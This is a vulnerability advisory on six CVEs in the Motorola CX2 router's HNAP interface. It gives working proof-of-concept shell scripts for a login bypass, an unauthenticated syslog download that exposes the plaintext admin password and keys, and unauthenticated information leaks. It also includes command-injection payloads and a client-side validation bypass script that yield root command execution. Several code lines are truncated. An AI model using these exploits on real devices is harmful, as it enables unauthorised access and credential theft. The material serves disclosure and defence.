Motorola cx2 vulnerabilities

January 15, 2020

Motorola CX2 router

CVE-2020-21937

CVE-2020-21936

CVE-2020-21935

CVE-2020-21934

CVE-2020-21933

CVE-2020-21932

Description

This router is a Motorola brand sale by Soplar. More information could be found here.
https://cn.motorolanetwork.com/cx2.html
http://www.soplar.cn/moluyou.html

Version

CX 1.0.2 Build 20190508 Rel.97360n

Reporter

cc-crack

Vulnerabilities

All env variables referenced in POC code defined as:

```
HOST='Host: 192.168.51.1'
Origin='Origin: http://192.168.51.1'
HNAP_AUTH='HNAP_AUTH: '
CT='Content-Type: application/json; charset=UTF-8'
XR='X-Requested-With: XMLHttpRequest'
ACCEPT='Accept: application/json, text/javascript, */*; q=0.01'
SOAP_ACTION_HEAD='SOAPAction: "http://purenetworks.com/HNAP1/Login"'
Referer='Referer: http://192.168.51.1/Login.html'
DEFAULT_COOKIE='Cookie: work_mode=router; timeout=170; uid=; PrivateKey='
PRAGMA='Pragma: no-cache'
REQUEST_LOGIN_DATA='{"Login":{"Action":"request","Username":"Admin","LoginPassword":"","Captcha":'
LOGIN_DATA='{"Login":{"Action":"login","Username":"Admin","LoginPassword":"","Captcha":"","Privat
COOKIE=$DEFAULT_COOKIE
TIME_STAMPE=""
HNAP_AUTH_POST=""
```

Some of them maybe are useless, they just are a part of some other test code.

1. Login could be bypassed

   Description:

   An issue was discovered in Moto route CX2 1.0.2. The login could be bypassed to get a partially authorized token and uid.

   Reproduce:

   You should install jq first. eg: `sudo apt install jq`

   ```
       #login
   function Login
   {
           c=$(curl -s -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.c
           uid=${c:1:8}
           setCooikeUID $uid
           echo $COOKIE
           curl -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP
   }
   Login
   echo '\n'
   ```

```
 ╰─o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=WA9rYkub; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }
```

2. /HNAP1/GetDownLoadSyslog authentication bypass

   Description:

   An issue was discovered in Moto route CX2 1.0.2. The authentication of Syslog download could be bypassed.

   Reproduce:

```
    function getLog
{
    curl -s -H $HOST -H $Origin \
    -H 'Upgrade-Insecure-Requests: 1' \
    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
    -H 'Referer: http://192.168.51.1/Diagnosis.html' \
    -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7' \
    -H $COOKIE -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' \
    --data "" \
    --compressed 'http://192.168.51.1/HNAP1/prog.fcgi?method=/HNAP1/GetDownLoadSyslog' > $1
}
Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
```

```
 ╰─o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=MVS/fLm8; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r--  1 *******  staff  30168 Jul  1 08:18 log.tar.gz
```

3. Plain text password and Private key exist in the log file

   Description:

   An issue was discovered in Moto route CX2 1.0.2. The Admin password and the private key could be found in the log tar package which could download from router.

   Reproduce:

```
  function checkPlainPassword
{
    zgrep -a password $1
    zgrep -a key $1
    zgrep -a cipher $1
}

Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
checkPlainPassword log.tar.gz
```

```
 ╰─o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=tuCPveI1; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r--  1 *******  staff  33516 Jul  1 08:26 log.tar.gz
Jun 22 08:43:41 OpenWrt local5.info prog-cgi[1352]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:47:38 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:CheckPasswdSetting
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:BU
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:it
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:Ul
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:RE
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:o/
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:LC
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:Ma
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:P4
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:OV
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:lU
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:uH
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:GV
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publicke
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatek
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:Oj
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privat
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:pu
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:pu
Jun 24 15:45:20 OpenWrt kern.warn kernel: [   32.212000] wtc_acquire_groupkey_wcid: Found a
Jun 24 15:45:25 OpenWrt kern.warn kernel: [   36.860000] wtc_acquire_groupkey_wcid: Found a
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher
```

As you can see the cipher filed is the admin password in plain text. There are private keys logged in hex string as well.

4. GetStationSettings, GetWebsiteFilterSettings and GetNetworkSettings could be accessed unauthenticated via HNAP1/GetMultipleHNAPs

   Description:

   HNAP1/GetMultipleHNAPs could be accessed unauthenticated but to some methods that lead to the information leakage. I notice that HNAP1/GetMultipleHNAPs maybe designed to allow unauthenticated access. But there is the sensitive information returned by some method. Like the following result, the parent_control_rule should not be obtained in this case. All of HNAP1/GetMultipleHNAPs access should be authenticated.

   Reproduce:

```
function getRouterBasicInfo
{
    curl -H $HOST \
    -H 'Accept: application/json' \
    -H $Origin -H 'SOAPACTION: "http://purenetworks.com/HNAP1/GetMultipleHNAPs"' \
    -H 'Content-Type: application/json' -H 'Referer: http://192.168.51.1/Home.html' -H 'Acce
    -H 'Pragma: no-cache' \
    -H 'Cache-Control: no-cache' \
    --data-binary '{"GetMultipleHNAPs":{"GetStationSettings":"","GetWebsiteFilterSettings":"
    --compressed 'http://192.168.51.1/HNAP1/'
}
getRouterBasicInfo
```

```
{
"GetMultipleHNAPsResponse": {
    "GetStationSettingsResponse": {
        "wire_sta_list": "00:3e:e1:c4:ff:95,192.168.51.143,tester,2019-06-24 20:06:16,615,0,
        "wireless_sta_2g_list": "",
        "wireless_sta_2g_guest_list": "",
        "wireless_sta_5g_list": "",
        "wireless_sta_5g_guest_list": "",
        "offline_sta_list": "00:e0:4c:6c:27:6b,192.168.51.195,MacBook-Pro,2019-06-06 13:52:1
        "wireless_maclist_mode": "ojbk",
        "wireless_maclist": "123,123123123",
        "GetStationSettingsResult": "OK"
    },
    "GetWebsiteFilterSettingsResponse": {
        "parent_control_rule": "1,,a0:99:9b:0e:b8:b9,1,testtest.org,00:00:00,23:59:00,Mon",
        "GetWebsiteFilterSettingsResult": "OK"
    },
    "GetNetworkSettingsResponse": {
        "lan(0)_mac": "E4:90:7E:F8:38:F4",
        "lan(0)_ipaddr": "192.168.51.1",
        "lan(0)_netmask": "255.255.255.0",
        "lan(0)_dhcps_enable": "1",
        "lan(0)_dhcps_start": "100",
        "lan(0)_dhcps_end": "249",
        "lan(0)_dhcps_lease": "1440m",
        "GetNetworkSettingsResult": "OK"
    },
    "GetMultipleHNAPsResult": "OK"
    }
}
```

5. HNAP1/GetNetworkTomographySettings RCE

Description


An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/GetNetworkTomographySettings.

Reproduce

1. Login first
2. Bypass browser side input validation. I just use Tampermonkey to inject a piece of JS code while accessing Diagnosis. Or you can free to use any proxy tools like burp.

```
// ==UserScript==
// @name         New Userscript
// @namespace    http://tampermonkey.net/
// @version      0.1
// @description  try to take over the world!
// @author       You
// @match        http://192.168.51.1/Diagnosis.html
// @grant        none
// ==/UserScript==
(function() {
    'use strict';
    verifyDiagnisInput = function(){
        return true;
    }
})();
```

3. submit command



网络诊断

Ping诊断参数

地址/域名: || ls .

次数: 5 (1-50)

报文大小: 64 (4-1472Bytes)

诊断结果

```
AccessControl.html
AddPortMapping.json
AdvGuestWireless.html
AdvMacBindip.html
AdvWlanAccess.html
Advwireless.html
Backup.html
Backup_Fail.html
Backup_Valid.html
Ddns.html
Devices.html
DhcpServer.html
Diagnosis.html
Dmz.html
```


6. HNAP1/SetWLanApcliSettings RCE

   Description
   An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/SetWLanApcliSettings in repeat mode.

   Reproduce

   1. Switch router to repeater mode

   2. Click extend wireless network



扩展其他网络

选择您需要扩展的无线网络


频段选择： ● 2.4G ○ 5G

2.4G无线网络

手动输入

   3. Input SSID

   4. Inject command in password



扩展其他网络

选择您需要扩展的无线网络

无线正在扩展中，请稍候...

无线名称 TEST_WIFI


加密方式 WPA2-AES

无线密码 && ping www.baidu.com

   5. Submit

   6. And the router will return an error at the first time. Ignore it.

   7. Submit again



```
  PID  PPID USER     STAT   VSZ %VSZ %CPU COMMAND
 3639  1315 root     S     3236   3%   0% /www/web/HNAP1/prog.fcgi
11839     2 root     SW       0   0%   0% [RtmpMlmeTask]
27153 25474 root     R     1316   1%   0% top
25467  1276 root     S     1068   1%   0% /usr/sbin/dropbear -F -P /var/run/dro
  129     2 root     SW       0   0%   0% [kworker/3:1]
 1315     1 root     S     4220   3%   0% /usr/sbin/lighttpd -f /etc/lighttpd/l
11891     1 root     S     3960   3%   0% /usr/sbin/scopd -f /etc/scopd_other.c
11100     1 root     S     1432   1%   0% /sbin/netifd
24715     1 root     S     1372   1%   0% {dynamic_dns_upd} /bin/sh /usr/lib/dd
26137     1 root     S     1372   1%   0% {dynamic_dns_upd} /bin/sh /usr/lib/dd
    1     0 root     S     1348   1%   0% /sbin/procd
25474 25467 root     S     1316   1%   0% -ash
25363 25324 root     S     1316   1%   0% -ash
 1195     1 root     S     1312   1%   0% /usr/sbin/crond -f -c /etc/crontabs -
14701  3639 root     S     1312   1%   0% /bin/sh -c iwpriv apclix0 set ApCliWP
 1037     1 root     S     1308   1%   0% /sbin/syslogd -s 1000 -f /etc/syslog.
14703 14701 root     S     1308   1%   0% ping www.baidu.com
11242 11100 root     S     1308   1%   0% udhcpc -p /var/run/udhcpc-br-lan.pid
 1038     1 root     S     1304   1%   0% /sbin/klogd -n
_6344 24715 root     S     1300   1%   0% sleep 600
```

   The result is shown in this way because I already obtain the root shell you could check it in any way. The injection happened in the command `/bin/sh -c iwpriv apclix0 set ApCliWPAPSK=&& ping www.baidu.com`